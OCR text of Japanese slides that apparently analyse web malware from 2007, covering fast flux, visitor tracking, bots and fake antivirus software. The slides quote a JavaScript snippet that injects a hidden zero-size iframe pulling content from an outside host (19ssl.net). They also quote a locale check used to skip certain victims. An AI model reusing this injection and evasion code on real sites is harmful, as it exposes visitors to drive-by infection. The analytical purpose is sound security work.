
2007年12月13日 JST




2007年12月14日 JST




2007年12月15日 JST



過去との繋がり




Fast Flux



ユーザの追跡

- 無料サービス（中国語）
  - http://countxx.51yes.com/click.aspx?id=xxxxx&logo=1
  - http://sxxx.cnzz.com/stst.phpid=xxxxx&web_id=xxxxx
  - http://js.users.51.la/xxxxxxx.js



ブラウザの環境を判別

```
if(navigator.userAgent.indexOf('AntivirXP08')==-1){
  document.write("<iframe src=http://19ssl.net/cgi-bin/index.cgi?script
      width=0 height=0 frameborder=0></iframe>");
}
```

User-Agentに AntivirXP08 が含まれる時
-> iframeリンクを読み込まない

User-Agentに AntivirXP08 が含まれない時
-> iframeリンクを読む

```
n=navigator.userLanguage.toUpperCase();
if((n!="ZH-CN")&&(n!="ZH-MO")&&(n!="ZH-HK")&&(n!="BN")&&(n!="GU")
 &&(n!="NE")&&(n!="PA")&&(n!="ID")&&(n!="EN-PH")&&(n!="UR")&&(n!="RU")
 &&(n!="KO")&&(n!="ZH-TW")&&(n!="ZH")&&(n!="HI")&&(n!="TH")&&(n!="VI"))
{   ------   }
```

BN	ベンガル語
EN-PH	英語/フィリピン
GU	グジャラート語
HI	ヒンディー語
ID	インドネシア語
KO	韓国語
NE	ネパール語
PA	パンジャブ語
RU	ロシア語


TH	タイ語
UR	ウルドゥー語
VI	ベトナム語
ZH	中国語
ZH-CN	中国語/中国
ZH-HK	中国語/香港
ZH-MO	中国語/マカオ
ZH-TW	中国語/台湾

マルウェア

マルウェア

- C&Cとの通信形態の変化
- ボットネットの利用状況
- 偽アンチウイルスソフト

ボットの基本的な動き

